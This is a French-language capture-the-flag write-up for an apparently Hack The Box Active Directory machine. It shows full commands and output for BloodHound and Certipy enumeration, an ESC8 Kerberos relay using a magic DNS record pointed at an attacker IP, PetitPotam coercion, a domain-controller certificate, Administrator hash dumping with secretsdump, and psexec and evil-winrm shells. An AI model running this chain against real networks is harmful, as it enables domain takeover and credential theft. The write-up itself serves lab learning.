
Bloodhound

ingesteurs

bloodhound-python -c All --zip -u 'Rosie.Powell' -p 'Cicada123' -k -d cicada.vl -ns 10.129.130.144

```
INFO: Found AD domain: cicada.vl
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: dc-jpq225.cicada.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc-jpq225.cicada.vl
INFO: Found 14 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC-JPQ225.cicada.vl
```

bloodhound



Note

L'utilisateur n'a pas de droits particulier.

Certipy

```
 certipy find -target DC-JPQ225.cicada.vl -u 'Rosie.Powell@cicada.vl' -p
'Cicada123' -k -dc-ip '10.129.130.144' -vulnerable -stdout
```

Certipy

```
Certificate Authorities
  0
    CA Name                             : cicada-DC-JPQ225-CA
    DNS Name                            : DC-JPQ225.cicada.vl
    Certificate Subject                 : CN=cicada-DC-JPQ225-CA, DC=cicada, DC=vl
    Certificate Serial Number           : 52329D359F8135B347DAC7C654346C64
    Certificate Validity Start          : 2025-08-08 09:30:04+00:00
    Certificate Validity End            : 2525-08-08 09:40:04+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : CICADA.VL\Administrators
      Access Rights
        ManageCertificates              : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        ManageCa                        : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        Enroll                          : CICADA.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
Certificate Templates                   : [!] Could not find any certificate templates
```


! ESC8 vulnérable !

> **Note**
>
> In *their research papers*, *Will Schroeder* and *Lee Christensen* found a domain escalation vector based on web endpoints vulnerable to *NTLM relay attacks*. The escalation vector was dubbed *ESC8*.

Seulement, NTLM est bloqué dans ce scénario. C'est pourquoi, on va devoir faire du relais Kerberos :

https://www.synacktiv.com/publications/relaying-kerberos-over-smb-using-krbrelayx.html

> **Note**
>
> To make the attack successful, we therefore need to force the client to generate an `AP_REQ` for the targeted service and send it to us. Here is a visual representation of what we want to achieve:



Exploiting ESC8 with Kerberos

On peut effectuer du relais Kerberos sur SMB en utilisant une entrée DNS spécifique.

Un "magic DNS entry" désigne une entrée DNS spécifique utilisée dans certaines attaques Active Directory, notamment les attaques de type relai (comme Kerberos relay ou NTLM relay).

Cette entrée DNS a un nom bien précis (défini dans un outil ou une faille connue) que tu fais pointer vers l'IP de ta machine d'attaque. Le but est de rediriger une requête légitime (par exemple une authentification Kerberos) vers ton serveur malveillant pour intercepter ou relayer cette requête.

```
bloodyAD -u Rosie.Powell -p Cicada123 -d cicada.vl -k --host DC-JPQ225.cicada.vl
add dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.14.58
```

```
[Aug 08, 2025 - 15:22:24 ] HTB_VIP /workspace ➜  bloodyAD -u Rosie.Powell -p Cicada123 -d cicada.vl -k --host DC-JPQ225.cicada.vl add dnsRecord DC-JPQ2251UWh
RCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.14.58
[+] DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA has been successfully added
```

Relai Certipy

certipy relay -target '*http://dc-jpq225.cicada.vl/*' -template DomainControlle

```
[Aug 08, 2025 - 15:25:43 ] HTB_VIP /workspace ➜  certipy relay -target 'http://dc-jpq225.cicada.vl/' -template DomainControlle
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
```

Enfin, nous pouvons utiliser nxc pour forcer la machine distante à s'authentifier auprès de nous en utilisant Kerberos :

```
nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k -M coerce_plus -o
LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
```

```
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cica****
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        Node ROSIE.POWELL@CICADA.VL successfully set as owned in BloodHound
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PetitPotam
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        Exploit Success, lsarpc\EfsRpcAddUsersToFile
```

```
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1
401
Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1
401
Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1
200 OK"
[*] Authenticating against http://dc-jpq225.cicada.vl as / SUCCEED
[*] Requesting certificate for '\\' based on the template 'DomainController'
[*] HTTP Request: POST http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1
200 OK"
[*] Certificate issued with request ID 88
[*] Retrieving certificate for request ID: 88
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certnew.cer?ReqID=88
"HTTP/1.1
200 OK"
[*] Got certificate with DNS Host Name 'DC-JPQ225.cicada.vl'
[*] Certificate object SID is 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Saving certificate and private key to 'dc-jpq225.pfx'
[*] Wrote certificate and private key to 'dc-jpq225.pfx'
[*] Exiting...
```

certipy auth -pfx dc-jpq225.pfx -dc-ip 10.129.130.144

```
[*] Certificate identities:
[*] SAN DNS Host Name: 'DC-JPQ225.cicada.vl'
[*] Security Extension SID: 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
[*] Wrote credential cache to 'dc-jpq225.ccache'
[*] Trying to retrieve NT hash for 'dc-jpq225$'
[*] Got hash for 'dc-jpq225$@cicada.vl':
aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3
```

Elevating privileges as Administrator

- NTLM hash : a65952c664e9cf5de60195626edbeee3

> **Note**
>
> Nous disposons du hachage NTLM du compte machine. L'authentification NTLM étant désactivée, nous pouvons utiliser le fichier ccache et récupérer les hachages de l'utilisateur Administrateur.

KRB5CCNAME=dc-jpq225.ccache secretsdump.py -k -no-pass cicada.vl/dc-jpq225$@dc-jpq225.cicada.vl -just-dc-user administrator

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e
87:::
```

:85a0da53871a9d56b6cd05deda3a5e87

getTGT.py cicada.vl/administrator -hashes aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87

```
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
```

export

```
 export KRB5CCNAME="$(pwd)/administrator.ccache"
```

Winrm

/usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/bin/evil-winrm -i 'DC-JPQ225.cicada.vl' -r 'cicada.vl'

```
[Aug 08, 2025 - 16:02:25 ] HTB_VIP /workspace ➜  /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/wrappers/ruby /usr/local/rvm/gems/ruby-3.1.2@evil-winrm/bin/evil-w
inrm -i 'DC-JPQ225.cicada.vl' -r 'cicada.vl'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS Microsoft.PowerShell.Core\FileSystem::\\dc-jpq225\profiles$\Administrator\Documents>
```

psexec.py -k -hashes :85a0da53871a9d56b6cd05deda3a5e87 cicada.vl/*administrator@DC-JPQ225.cicada.vl*

```
[Aug 08, 2025 - 16:08:16 ] HTB_VIP /workspace ➜  psexec.py -k -hashes :85a0da53

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its

[*] Requesting shares on DC-JPQ225.cicada.vl.....
[*] Found writable share ADMIN$
[*] Uploading file mgCGdKVd.exe
[*] Opening SVCManager on DC-JPQ225.cicada.vl.....
[*] Creating service LeRK on DC-JPQ225.cicada.vl.....
[*] Starting service LeRK.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
C:\Users\Administrator\Desktop> type user.txt
a4c7b6d33d5144dc1f1420497f80c294

C:\Users\Administrator\Desktop> type root.txt
ebbc40cc3e0da2848c9b66abb03b8cfb

C:\Users\Administrator\Desktop>
```